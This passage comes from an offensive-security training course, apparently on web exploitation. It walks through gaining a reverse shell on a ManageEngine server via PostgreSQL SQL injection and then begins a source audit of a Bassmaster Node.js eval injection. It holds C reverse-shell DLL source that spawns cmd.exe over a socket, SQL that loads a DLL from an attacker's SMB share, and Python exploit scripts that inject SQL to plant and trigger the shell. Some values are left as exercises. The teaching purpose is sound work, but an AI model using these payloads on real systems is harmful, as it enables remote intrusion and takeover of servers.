As we have seen in the previous section, PostgreSQL is designed to be extensible and we are able to write our own extension DLL files and create UDFs based on those extensions. So far we have compiled and tested our malicious extension directly on the remote target server. In a real world scenario, we would need to find a way to upload the DLL to the victim server before we could actually load it.

It is interesting to note that PostgreSQL does not limit us to working only with local files. In other words, the source DLL file we are using for the UDF could be also located on a network share.

In order to quickly verify that, we can create a Samba share on our Kali VM and place our DLL there.

You can use the Python Impacket SMB server script for this exercise as shown below.

```
kali@kali:~$ mkdir /home/kali/awae
kali@kali:~$ sudo impacket-smbserver awae /home/kali/awae/
[sudo] password for kali:
Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies
```

```
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Listing 204 - Starting the Samba service with a simple configuration file to test remote DLL loading

Once the Samba service is running, we can create a new Postgres UDF and point it to the DLL file hosted on the network share.

```
CREATE OR REPLACE FUNCTION remote_test(text, integer) RETURNS void AS
$$\\192.168.2.209\awae\awae.dll$$, $$awae$$ LANGUAGE C STRICT;
SELECT remote_test($$calc.exe$$, 3);
```

Listing 205 - Creating a UDF from a network share. 192.168.2.209 is the Kali attacker IP address.

If we then run the *SELECT* query from our previous example using the *remote_test* function, we should once again see three instances of *calc.exe* in the Task Manager.

5.7.4 Exercise

Recreate the DLL files described in this section and make sure that your Postgres UDF functions successfully spawn *calc.exe* processes.

5.8 UDF Reverse Shell

Now that we have seen how to write and execute arbitrary code using PostgreSQL, the only thing remaining is to gain a reverse shell.

At this point, this should not be too difficult. Nevertheless, the following partial C code should help you along the way.

```
#define _WINSOCK_DEPRECATED_NO_WARNINGS
#include "postgres.h"
#include <string.h>
#include "fmgr.h"
#include "utils/geo_decls.h"
#include <stdio.h>
#include <winsock2.h>
#include "utils/builtins.h"
#pragma comment(lib, "ws2_32")

#ifdef PG_MODULE_MAGIC
PG_MODULE_MAGIC;
#endif

/* Add a prototype marked PGDLLEXPORT */
PGDLLEXPORT Datum connect_back(PG_FUNCTION_ARGS);
PG_FUNCTION_INFO_V1(connect_back);

WSADATA wsaData;
SOCKET s1;
```

```
struct sockaddr_in hax;
char ip_addr[16];
STARTUPINFO sui;
PROCESS_INFORMATION pi;

Datum
connect_back(PG_FUNCTION_ARGS)
{

    /* convert C string to text pointer */
#define GET_TEXT(cstrp) \
   DatumGetTextP(DirectFunctionCall1(textin, CStringGetDatum(cstrp)))

    /* convert text pointer to C string */
#define GET_STR(textp) \
  DatumGetCString(DirectFunctionCall1(textout, PointerGetDatum(textp)))

    WSAStartup(MAKEWORD(2, 2), &wsaData);
    s1 = WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, (unsigned int)NULL,
(unsigned int)NULL);

    hax.sin_family = AF_INET;
   /* FIX THIS */
    hax.sin_port = XXXXXXXXXXXX
    /* FIX THIS TOO*/
    hax.sin_addr.s_addr = XXXXXXXXXXXXXX

    WSAConnect(s1, (SOCKADDR*)&hax, sizeof(hax), NULL, NULL, NULL, NULL);

    memset(&sui, 0, sizeof(sui));
    sui.cb = sizeof(sui);
    sui.dwFlags = (STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW);
    sui.hStdInput = sui.hStdOutput = sui.hStdError = (HANDLE)s1;

    CreateProcess(NULL, "cmd.exe", NULL, NULL, TRUE, 0, NULL, NULL, &sui, &pi);
    PG_RETURN_VOID();
}
```

Listing 206 - Postgres extension reverse shell

Make sure that you fix the highlighted lines of code before you compile the code from the listing above.

Once you have done so, you can use the following Python script to send your payload to the vulnerable server:

```
import requests, sys
requests.packages.urllib3.disable_warnings()

def log(msg):
   print msg

def make_request(url, sql):
   log("[*] Executing query: %s" % sql[0:80])
   r = requests.get( url % sql, verify=False)
```

```
   return r

def create_udf_func(url):
   log("[+] Creating function...")
   sql = "--------FIX ME--------"
   make_request(url, sql)

def trigger_udf(url, ip, port):
   log("[+] Launching reverse shell...")
   sql = "select rev_shell($$%s$$, %d)" % (ip, int(port))
   make_request(url, sql)

if __name__ == '__main__':
   try:
       server = sys.argv[1].strip()
       attacker = sys.argv[2].strip()
       port = sys.argv[3].strip()
   except IndexError:
       print "[-] Usage: %s serverIP:port attackerIP port" % sys.argv[0]
       sys.exit()

   sqli_url  =
"https://"+server+"/servlet/AMUserResourcesSyncServlet?ForMasRange=1&userId=1;%s;--"
   create_udf_func(sqli_url)
   trigger_udf(sqli_url, attacker, port)
```

Listing 207 - proof of concept script to trigger a reverse shell

The script assumes that there is an available Samba share on a Kali VM that hosts a file named rev_shell.dll. Make sure that your attacking machine has that set up. Finally you will have to fix the SQL injection string in the above code before running the final script (see the highlighted FIX ME line in listing 207).

If everything goes well, you should receive a reverse shell like this:




Figure 117: Obtaining a reverse shell from a vulnerable ManageEngine system

5.8.1 Exercise

Fix the proof of concept from Listing 207 and recreate the attack described in the previous section in order to obtain a reverse shell.

5.9 More Shells!!!

While we hopefully managed to get a shell in the last section, we did so by utilizing a network share as the location for our DLL file. However, that can only work if we are already on an internal network. Technically speaking, one could do this on a public network as well, but egress filtering is more than likely to prevent this type of traffic across private network boundaries.

An alternative to the remote Samba extension loading is to find a method to transfer the malicious DLL to the remote server directly through an SQL query. Considering that we already know how to write arbitrary files to the remote file system using the *COPY TO* function, we may be tempted to do just that in our payload. Unfortunately, that will not quite work with binary files.

While we won't go into details as to why that is the case, we strongly encourage you to try it and see where things go wrong.

So, can we figure out a way to replicate the previous attack but this time *without* the network share requirement? Let's *Try Harder*!

5.9.1 PostgreSQL Large Objects

Fortunately for us, PostgreSQL exposes a structure called *large object*, which is used for storing data that would be difficult to handle in its entirety. A typical example of data that can be stored

as a large object in PostgreSQL is an image or a PDF document. As opposed to the *COPY TO* function, the advantage of large objects lies in the fact that the data they hold can be exported back to the file system as an identical copy of the original imported file.

We recommend reading more about large objects in the official documentation[56], but for now we will focus on those aspects of this structure and related functions that we need to accomplish our goal.

First, let's try to lay out our goal and the general steps we need to take to get there. Keep in mind that all of these steps should be accomplished using our original SQL injection vulnerability.

1. Create a large object that will hold our binary payload (our custom DLL file we created in the previous section)
2. Export that large object to the remote server file system
3. Create a UDF that will use the exported DLL as source
4. Trigger the UDF and execute arbitrary code

Before we can do this however, we need to familiarize ourselves with the mechanics of working with large objects in PostgreSQL.

In a normal course of action, a large object is created by calling the *lo_import* function while providing it the path to the file we want to import.

```
amdb=# select lo_import('C:\\Windows\\win.ini');
 lo_import
-----------
    194206
(1 row)

amdb=# \lo_list
          Large objects
   ID   |  Owner   | Description
--------+----------+-------------
 194206 | postgres |
(1 row)
```

Listing 208 - A simple lo_import example

In the listing above, we are importing the win.ini file into the database and as the return value, we are provided with the *loid* of the large object that was created.

The *loid* value is an integral value to our entire plan as we need to reference it when we are exporting large objects. As we can see in listing 208, the returned *loid* value appears arbitrary though. Considering we would not be able to see the returned value from the previous query when we execute it in a blind SQL injection, this is a bit of a problem. (*Notice that when the use of UNION queries is possible, this is not a problem.*)

[56] https://www.postgresql.org/docs/9.2/static/largeobjects.html

Fortunately, the *lo_import* function also allows us to set the *loid* field to any arbitrary value of our choice while creating a large object. This will help us solve the *loid* value problem.

```
amdb=# select lo_import('C:\\Windows\\win.ini', 1337);
 lo_import
-----------
      1337
(1 row)
```

Listing 209 - A lo_import with a known loid

With that in mind, to accomplish our goal, we can create a large object from an arbitrary file on the remote system and then directly update its entry in the database with the content of our choice. To do so, first we need to know where these large objects are stored in the database. With that said, the large objects are stored in a table called *pg_largeobject*.

```
amdb=# select loid, pageno from pg_largeobject;
 loid | pageno
------+--------
 1337 |      0
(1 row)
```

Listing 210 - Large objects location

An astute reader will notice the column *pageno* in the listing above. This is another critical piece of information we will need to be aware of. More specifically, when large objects are imported into a PostgreSQL database, they are split into 2KB chunks, which are then stored individually in the *pg_largeobject* table.

As the PostgreSQL manual states:

> *The amount of data per page is defined to be LOBLKSIZE (which is currently BLCKSZ/4, or typically 2 kB).*

Now that we know this, let's try to update the data from the imported win.ini file from the previous example and then export it.

First let's see what data is in our large object entry right after import.

```
amdb=# select loid, pageno, encode(data, 'escape') from pg_largeobject;
 loid | pageno |           encode
------+--------+----------------------------
 1337 |      0 | ; for 16-bit app support\r+
      |        | [fonts]\r                 +
      |        | [extensions]\r            +
      |        | [mci extensions]\r        +
      |        | [files]\r                 +
      |        | [Mail]\r                  +
      |        | MAPI=1\r                  +
      |        |
(1 row)
```

Listing 211 - The contents of the win.ini file are in a large object

Now, let's update this entry.

```
amdb=# update pg_largeobject set data=decode('77303074', 'hex') where loid=1337 and
pageno=0;
UPDATE 1
amdb=# select loid, pageno, encode(data, 'escape') from pg_largeobject;
 loid | pageno | encode
------+--------+--------
 1337 |      0 | w00t
(1 row)
```

Listing 212 - The contents of the large object are updated.

Finally, we need to take a look at *lo_export*. As shown in the listing below, this function is used to export an arbitrary large object back to the file system using *loid* as the identifier.

```
amdb=# select lo_export(1337, 'C:\\new_win.ini');
 lo_export
-----------
         1
(1 row)
```

Listing 213 - Large object export

A quick look at the exported file shows that we have indeed successfully written a file with content of our choice to the file system.




Figure 118: Exported large object contains manually updated content

As was the case with Postgres UDFs, we also need to know how to delete large objects from the database during development as it is inevitable that mistakes will be made.

The *lo_list* command can be used to show all large objects that are currently saved in the database. Then to delete a given large object from the database, we can use the *lo_unlink* function (Listing 214).

```
amdb=# \lo_unlink 1337
lo_unlink 1337
amdb=# \lo_list
      Large objects
 ID | Owner | Description
----+-------+-------------
(0 rows)
```

Listing 214 - Deleting large objects

5.9.2 Large Object Reverse Shell

At this point, we should be familiar with all the concepts necessary to execute our attack in its entirety and gain a reverse shell. Let's revisit our original general plan from the previous sections and add a few more details:

1. Create a DLL file that will contain our malicious code
2. Inject a query that creates a large object from an arbitrary remote file on disk
3. Inject a query that updates page 0 of the newly created large object with the first 2KB of our DLL
4. Inject queries that insert additional pages into the *pg_largeobject* table to contain the remainder of our DLL
5. Inject a query that exports our large object (DLL) onto the remote server file system
6. Inject a query that creates a PostgreSQL User Defined Function (UDF) based on our exported DLL
7. Inject a query that executes our newly created UDF

This sure seems like a lot of work. Moreover, this needs some explanation as well, so let's get to it.

We have already seen how to create a basic PostgreSQL extension, so we can move to step 2.

But why are we even using *lo_import* first and not directly creating relevant entries in the *pg_largeobject* table? The main reason for this is because *lo_import* also creates additional metadata in other tables as well, which are necessary for the *lo_export* function to work properly. We could do all of this manually, but why?

Next we need to deal with the 2KB page boundaries. You may wonder why we don't simply put our entire payload into page 0 and export that. Sadly, that won't work. If any given page contains more than 2048 bytes of data, *lo_export* will fail. This is why we have to create additional pages with the same *loid*.

The remainder of our steps should look familiar based on the lessons we previously learned in this module.

There are a few small issues you will need to solve before you can remotely launch a reverse shell on the vulnerable ManageEngine server. Below you will find a proof of concept code that already implements most of the steps we discussed. You just need to put your payload in and fix up the "FIX ME" sections.

```
import requests, sys, urllib, string, random, time
requests.packages.urllib3.disable_warnings()

# encoded UDF rev_shell dll
udf ='YOUR DLL GOES HERE'
```

```
loid = 1337

def log(msg):
   print msg

def make_request(url, sql):
   log("[*] Executing query: %s" % sql[0:80])
   r = requests.get( url % sql, verify=False)
   return r

def delete_lo(url, loid):
   log("[+] Deleting existing LO...")
   sql = "SELECT lo_unlink(%d)" % loid
   make_request(url, sql)

def create_lo(url, loid):
   log("[+] Creating LO for UDF injection...")
   sql = "SELECT lo_import($$C:\\windows\\win.ini$$,%d)" % loid
   make_request(url, sql)

def inject_udf(url, loid):
   log("[+] Injecting payload of length %d into LO..." % len(udf))
   for i in range(0,int(round(len(udf)/--------FIX ME--------))):
         udf_chunk = udf[i*--------FIX ME--------:(i+1)*--------FIX ME--------]
         if i == 0:
             sql = "UPDATE PG_LARGEOBJECT SET data=decode($$%s$$, $$--------FIX ME----
----$$) where loid=%d and pageno=%d" % (udf_chunk, loid, i)
         else:
             sql = "INSERT INTO PG_LARGEOBJECT (loid, pageno, data) VALUES (%d, %d,
decode($$%s$$, $$--------FIX ME--------$$))" % (loid, i, udf_chunk)
         make_request(url, sql)

def export_udf(url, loid):
   log("[+] Exporting UDF library to filesystem...")
   sql = "SELECT lo_export(%d, $$C:\\Users\\Public\\rev_shell.dll$$)" % loid
   make_request(url, sql)

def create_udf_func(url):
   log("[+] Creating function...")
   sql = "create or replace function rev_shell(text, integer) returns VOID as
$$C:\\Users\\Public\\rev_shell.dll$$, $$connect_back$$ language C strict"
   make_request(url, sql)

def trigger_udf(url, ip, port):
   log("[+] Launching reverse shell...")
   sql = "select rev_shell($$%s$$, %d)" % (ip, int(port))
   make_request(url, sql)

if __name__ == '__main__':
   try:
       server = sys.argv[1].strip()
       attacker = sys.argv[2].strip()
       port = sys.argv[3].strip()
   except IndexError:
       print "[-] Usage: %s serverIP:port attackerIP port" % sys.argv[0]
```

```
        sys.exit()

    sqli_url  =
"https://"+server+"/servlet/AMUserResourcesSyncServlet?ForMasRange=1&userId=1;%s;--"
    delete_lo(sqli_url, loid)
    create_lo(sqli_url, loid)
    inject_udf(sqli_url, loid)
    export_udf(sqli_url, loid)
    create_udf_func(sqli_url)
    trigger_udf(sqli_url, attacker, port)
```

Listing 215 - UDF exercise proof-of-concept

Although we do like our students to earn their shells the hard way, we will provide one hint: *encoding matters*!

5.9.3 Exercise

1. Fix the proof of concept script from listing 215 and obtain a reverse shell.
2. Explain why some encodings will not work.

5.9.4 Extra Mile

Use the SQL injection we discovered in this module to create a large object and retrieve the assigned *LOID* without the use of blind injection. Adapt your final proof of concept accordingly in order to employ this technique avoiding the use of a pre set *LOID* value (1337).

5.10 Summary

In this module we have demonstrated how to discover an unauthenticated SQL injection vulnerability using source code audit in a Java-based web application.

We then showed how to use time-based blind SQL injection payloads along with stack queries in order to exfiltrate database information.

Finally, we developed an exploit that utilized Postgres User Defined Functions and Large Objects to gain a fully functional reverse shell.

6 Bassmaster NodeJS Arbitrary JavaScript Injection Vulnerability

6.1 Overview

This module will cover the in-depth analysis and exploitation of a code injection vulnerability identified in the Bassmaster plugin that can be used to gain access to the underlying operating system. We will also discuss ways in which you can audit server-side JavaScript code for critical vulnerabilities such as these.

6.2 Getting Started

Revert the Bassmaster virtual machine from your student control panel. Please refer to your course material in order to find the Bassmaster box credentials.

To start the NodeJS web server we'll login to the Bassmaster VM via *ssh* and issue the following command from the terminal:

```
student@bassmaster:~$ cd bassmaster/
student@bassmaster:~/bassmaster$ nodejs examples/batch.js
Server started.
```

Listing 216 - Starting the NodeJS server.

When the server starts up, an endpoint will be made available at the following URL:

```
http://bassmaster:8080/request
```

Listing 217 - Bassmaster URL

6.3 The Bassmaster Plugin

In recent years our online experiences have, for better or worse, evolved with the advent of various JavaScript frameworks and libraries built to run on top of *Node.js*[57]. As described by its developers, Node.js is "…an asynchronous event driven JavaScript runtime…", which means that it is capable of handling multiple requests, without the use of "thread-based networking"[58]. We encourage you to read more about Node.js, but for the purposes of this module, we are interested in a plugin called Bassmaster[59] that was developed for the *hapi*[60] framework, which runs on Node.js.

[57] https://nodejs.org/en/

[58] https://nodejs.org/en/about/

[59] https://github.com/hapijs/bassmaster

[60] https://hapijs.com/

In essence, Bassmaster is a batch processing plugin that can combine multiple requests into a single one and pass them on for further processing. The version of the plugin installed on your virtual machine is vulnerable to JavaScript code injection, which results in server-side remote code execution.

Although modern web application scanners can detect a wide variety of vulnerabilities with escalating complexity, Node.js-based applications still present a somewhat difficult vulnerability discovery challenge. Nevertheless, in the example we will discuss in this module, we are able to audit the source code, which will help us discover and analyze a critical remote code execution vulnerability as well as sharpen our code auditing skills.

The most interesting aspect of this particular vulnerability is that it directly leads to server-side code execution. In a more typical situation, JavaScript code injections are usually found on the client-side attack surface and involve arguably less critical vulnerability classes such as Cross-Site Scripting.

6.4 Vulnerability Discovery

Given the fact that Bassmaster is designed as a server-side plugin and that we have access to the source code, one of the first things we want to do is parse the code for any low-hanging fruit. In the case of JavaScript, a search for the *eval*[61] function should be on top of that list, as it allows the user to execute arbitrary code. If *eval* is available AND reachable with user-controlled input, that could lead to remote code execution.

With the above in mind, let's determine what we are dealing with.

```
student@bassmaster:~/bassmaster$ grep -rnw  "eval(" . --color
./lib/batch.js:152:                    eval('value = ref.' + parts[i].value + ';');
./node_modules/sinon/lib/sinon/spy.js:77:                eval("p = (function proxy(" +
vars.substring(0, proxyLength * 2 - 1) + // eslint-disable-line no-eval
./node_modules/sinon/pkg/sinon-1.17.6.js:2543:                eval("p = (function
proxy(" + vars.substring(0, proxyLength * 2 - 1) + // eslint-disable-line no-eval
./node_modules/sinon/pkg/sinon.js:2543:                eval("p = (function proxy(" +
vars.substring(0, proxyLength * 2 - 1) + // eslint-disable-line no-eval
./node_modules/lab/node_modules/esprima/test/test.js:17210:        'function eval() {
}': {
...
student@bassmaster:~/bassmaster$
```

Listing 218 - Searching the Bassmaster code base for the use of eval() function

In listing 218, the very first result points us to the lib/batch.js file, which looks like a very good spot to begin our investigation.

[61] https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/eval

Beginning on line 137 of lib/batch.js, we find the implementation of a function called *internals.batch* that accepts a parameter called *parts*, among others. This parameter array is then used in the *eval* function call on line 152.

```
137: internals.batch = function (batchRequest, resultsData, pos, parts, callback) {
138:
139:     var path = '';
140:     var error = null;
141:
142:     for (var i = 0, il = parts.length; i < il; ++i) {
143:         path += '/';
144:
145:         if (parts[i].type === 'ref') {
146:             var ref = resultsData.resultsMap[parts[i].index];
147:
148:             if (ref) {
149:                 var value = null;
150:
151:                 try {
152:                     eval('value = ref.' + parts[i].value + ';');
153:                 }
```

Listing 219 - An instance of the eval() function usage in batch.js

In order to reach that point, we need to make sure that the type of at least one of the *parts* array entries is "ref". Notice that if there is no entry of type "ref", we will drop down to the *if* statement on line 182, which we should pass as the *error* variable is initialized to *null*. This in turn leads us to the *internals.dispatch* function on line 186. We won't show the implementation of this function since it simply makes another HTTP request on our behalf, which should pull the next request from the initial batch, but we encourage you to see that for yourself in the source code.

```
154:                 catch (e) {
155:                     error = new Error(e.message);
156:                 }
157:
158:                 if (value) {
159:                     if (value.match && value.match(/^[\w:]+$/)) {
160:                         path += value;
161:                     }
162:                     else {
163:                         error = new Error('Reference value includes illegal
characters');
164:                         break;
165:                     }
166:                 }
167:                 else {
168:                     error = error || new Error('Reference not found');
169:                     break;
170:                 }
171:             }
172:             else {
173:                 error = new Error('Missing reference response');
174:                 break;
175:             }
```

```
176:         }
177:         else {
178:             path += parts[i].value;
179:         }
180:     }
181:
182:     if (error === null) {
183:
184:         // Make request
185:         batchRequest.payload.requests[pos].path = path;
186:         internals.dispatch(batchRequest, batchRequest.payload.requests[pos],
function (data) {
```

Listing 220 - Internals.dispatch performs additional HTTP requests on our behalf

The important part is on lines 194-195 or 202-203, where the *resultsData* array entries get populated based on the HTTP response from the previous request. Ultimately, this will allow us to pass the check for "ref" on line 148, which is based on data from the *resultsData* array, and we will arrive at our target, back on line 152 where the *eval* is performed.

```
187:
188:             // If redirection
189:             if (('' + data.statusCode).indexOf('3')  === 0) {
190:                 batchRequest.payload.requests[pos].path = data.headers.location;
191:                 internals.dispatch(batchRequest,
batchRequest.payload.requests[pos], function (data) {
192:                     var result = data.result;
193:
194:                     resultsData.results[pos] = result;
195:                     resultsData.resultsMap[pos] = result;
196:                     callback(null, result);
197:                 });
198:                 return;
199:             }
200:
201:             var result = data.result;
202:             resultsData.results[pos] = result;
203:             resultsData.resultsMap[pos] = result;
204:             callback(null, result);
205:         });
206:     }
207:     else {
208:         resultsData.results[pos] = error;
209:         return callback(error);
210:     }
211: };
```

Listing 221 - resultsData array is populated with the HTTP request results

Since *eval* executes the code passed as a string parameter, its use is highly discouraged when the input is user-controlled. Notice that in this case, the *eval* function executes code that is composed of hardcoded strings as well as the *parts* array entries. This looks like a promising lead, so we need to trace back the code execution path and see if we control the contents of the *parts* array at any point.

Looking through the rest of the lib/batch.js file, we find that our *internals.batch* function is called on line 88 (Listing 222) from the *internal.process* function that has a couple of relevant parts we need to highlight.

First of all, a callback function called *callBatch* is defined on line 85 and makes a call to the *internals.batch* function on line 88. Notice that the second argument of the *callBatch* function (called *parts*) is simply passed to the *internals.batch* function as the fourth argument. This is the one we can hopefully control, so we need to keep a track of it.

```
081: internals.process = function (request, requests, resultsData, reply) {
082:
083:     var fnsParallel = [];
084:     var fnsSerial = [];
085:     var callBatch = function (pos, parts) {
086:
087:         return function (callback) {
088:             internals.batch(request, resultsData, pos, parts, callback);
089:         };
090:     };
```

Listing 222 - The process function

Then on lines 92-101, we see the arrays *fnsParallel* and *fnsSerial* populated with the *callBatch* function. Finally, these arrays are passed on to the *Async.series* function starting on line 103, where they will trigger the execution of the *callBatch* function.

```
091:
092:     for (var i = 0, il = requests.length; i < il; ++i) {
093:         var parts = requests[i];
094:
095:         if (internals.hasRefPart(parts)) {
096:             fnsSerial.push(callBatch(i, parts));
097:         }
098:         else {
099:             fnsParallel.push(callBatch(i, parts));
100:         }
101:     }
102:
103:     Async.series([
104:         function (callback) {
105:
106:             Async.parallel(fnsParallel, callback);
107:         },
108:         function (callback) {
109:
110:             Async.series(fnsSerial, callback);
111:         }
112:     ], function (err) {
113:
114:         if (err) {
115:             reply(err);
116:         }
117:         else {
118:             reply(resultsData.results);
```

```
119:         }
120:     });
121: };
```

Listing 223 - The remainder of the process function

The most important part of this logic to understand is that the *callBatch* function calls on lines 96 and 99 use a variable called *parts* that is populated from the *requests* array, which is passed to the *internals.process* function as the second argument. This is now the argument we need to continue keeping track of.

The next step in our tracing exercise is to find out where the *internals.process* function is called from. Once again, if we look through the lib/batch.js file, we can find the function call we are looking for on line 69.

```
12: module.exports.config = function (settings) {
13:
14:     return {
15:         handler: function (request, reply) {
16:
17:             var resultsData = {
18:                 results: [],
19:                 resultsMap: []
20:             };
21:
22:             var requests = [];
23:             var requestRegex = /(?:\/)(?:\$(\d)+\.)?([^\/\$]*)/g;       //
/project/$1.project/tasks, does not allow using array responses
24:
25:             // Validate requests
26:
27:             var errorMessage = null;
28:             var parseRequest = function ($0, $1, $2) {
29:
30:                 if ($1) {
31:                     if ($1 < i) {
32:                         parts.push({ type: 'ref', index: $1, value: $2 });
33:                         return '';
34:                     }
35:                     else {
36:                         errorMessage = 'Request reference is beyond array size: '
+ i;
37:                         return $0;
38:                     }
39:                 }
40:                 else {
41:                     parts.push({ type: 'text', value: $2 });
42:                     return '';
43:                 }
44:             };
45:
46:             if (!request.payload.requests) {
47:                 return reply(Boom.badRequest('Request missing requests array'));
48:             }
49:
```

```
50:             for (var i = 0, il = request.payload.requests.length; i < il; ++i) {
51:
52:                 // Break into parts
53:
54:                 var parts = [];
55:                 var result =
request.payload.requests[i].path.replace(requestRegex, parseRequest);
56:
57:                 // Make sure entire string was processed (empty)
58:
59:                 if (result === '') {
60:                     requests.push(parts);
61:                 }
62:                 else {
63:                     errorMessage = errorMessage || 'Invalid request format in
item: ' + i;
64:                     break;
65:                 }
66:             }
67:
68:             if (errorMessage === null) {
69:                 internals.process(request, requests, resultsData, reply);
70:             }
71:             else {
72:                 reply(Boom.badRequest(errorMessage));
73:             }
74:         },
75:         description: settings.description,
76:         tags: settings.tags
77:     };
78: };
```

Listing 224 - Batch.config function

We will start analyzing the code listed above from the beginning and see how we can reach our *internals.process* function call. First, the *resultsData* hash map is set with *results* and *resultsMap* as arrays within the map (line 17). Following that, the URL path part of a *requests* array entry in the *request* variable is parsed and split into parts (line 55) *after* being processed using the regular expression that is defined on line 23. This is an important restriction we will need to deal with.

The code execution logic in this case is somewhat difficult to follow if you are not familiar with JavaScript, so we will break it down even more. Specifically, the string *replace* function in JavaScript can accept a regular expression as the first parameter and a function as the second. In that case, the string on which the *replace* function is operating (in this instance a part of the URL path), will first be processed through the regular expression. As a result, this operation returns a number of parameters, which are then passed to the function that was passed as the second parameter. Finally, the function itself executes and the code execution proceeds in a

more clear manner. If this explanation still leaves you scratching your head, we recommend that you read the *String.prototype.replace* documentation [62].

Notice that the *parseRequest* function is ultimately responsible for setting the part *type* to "ref", which is what we will need to reach our *eval* instance as we previously described. As a result of the implemented logic, the *parts* array defined on line 54 is populated in the *parseRequest* function on lines 32 and 41. Ultimately, the *parts* array becomes an entry in the *requests* array on line 60. If no errors occur during this step, the *internals.process* function is called with the *requests* variable passed as the second parameter.

The analysis of this code chunk shows us that if we can control the URL paths that are passed to lib/batch.js for processing, we should be able to reach our *eval* function call with user-controlled data. But first, we need to find out where the *module.exports.config* function that we looked at in listing 224 is called from. That search leads us to the lib/index.js file.

```
01:  // Load modules
02:
03: var Hoek = require('hoek');
04: var Batch = require('./batch');
05:
06:
07: // Declare internals
08:
09: var internals = {
10:     defaults: {
11:         batchEndpoint: '/batch',
12:         description: 'A batch endpoint that makes it easy to combine multiple
requests to other endpoints in a single call.',
13:         tags: ['bassmaster']
14:     }
15: };
16:
17:
18: exports.register = function (pack, options, next) {
19:
20:     var settings = Hoek.applyToDefaults(internals.defaults, options);
21:
22:     pack.route({
23:         method: 'POST',
24:         path: settings.batchEndpoint,
25:         config: Batch.config(settings)
26:     });
27:
28:     next();
29: };
```

Listing 225 - The /batch endpoint defined in lib/index.js

[62] https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/String/replace#Specifying_a_function_as_a_parameter

The source code in the listing above shows that the /batch endpoint handles requests through the *config* function defined in the bassmaster/lib/batch.js file. This means that properly formatted requests made to this endpoint will eventually reach our *eval* target!

So how do we create a properly formatted request for this endpoint? Fortunately, the Bassmaster plugin comes with an example file (examples/batch.js) that tells us exactly what we need to know.

```
11: /**
12:  * To Test:
13:  *
14:  * Run the server and try a batch request like the following:
15:  *
16:  * POST /batch
17:  *     { "requests": [{ "method": "get", "path": "/profile" }, { "method": "get",
"path": "/item" }, { "method": "get", "path": "/item/$1.id" }]
18:  *
19:  * or a GET request to http://localhost:8080/request will perform the above
request for you
20:  */
21:
...
49:
50: internals.requestBatch = function (request, reply) {
51:
52:     internals.http.inject({
53:         method: 'POST',
54:         url: '/batch',
55:         payload: '{ "requests": [{ "method": "get", "path": "/profile" }, {
"method": "get", "path": "/item" }, { "method": "get", "path": "/item/$1.id" }] }'
56:     }, function (res) {
57:
58:         reply(res.result);
59:     });
60: };
61:
62:
63: internals.main = function () {
64:
65:     internals.http = new Hapi.Server(8080);
66:
67:     internals.http.route([
68:         { method: 'GET', path: '/profile', handler: internals.profile },
69:         { method: 'GET', path: '/item', handler: internals.activeItem },
70:         { method: 'GET', path: '/item/{id}', handler: internals.item },
71:         { method: 'GET', path: '/request', handler: internals.requestBatch }
72:     ]);
73:
```

Listing 226 - Bassmaster example code

Specifically, we can see in the listing above that the example code clearly defines two ways to reach the batch processing function. The first one is an indirect path through a GET request to

the /request route, as seen on lines 71. The second one is a direct JSON[63] POST request to the /batch internal endpoint on line 53.

With that said, we can use the following simple Python script to send an exact copy of the example request:

```
import requests,sys

if len(sys.argv) != 2:
    print "(+) usage: %s <target>" % sys.argv[0]
    sys.exit(-1)

target = "http://%s:8080/batch" % sys.argv[1]

request_1 = '{"method":"get","path":"/profile"}'
request_2 = '{"method":"get","path":"/item"}'
request_3 = '{"method":"get","path":"/item/$1.id"}'

json =  '{"requests":[%s,%s,%s]}' % (request_1, request_2, request_3)

r = requests.post(target, json)

print r.text
```

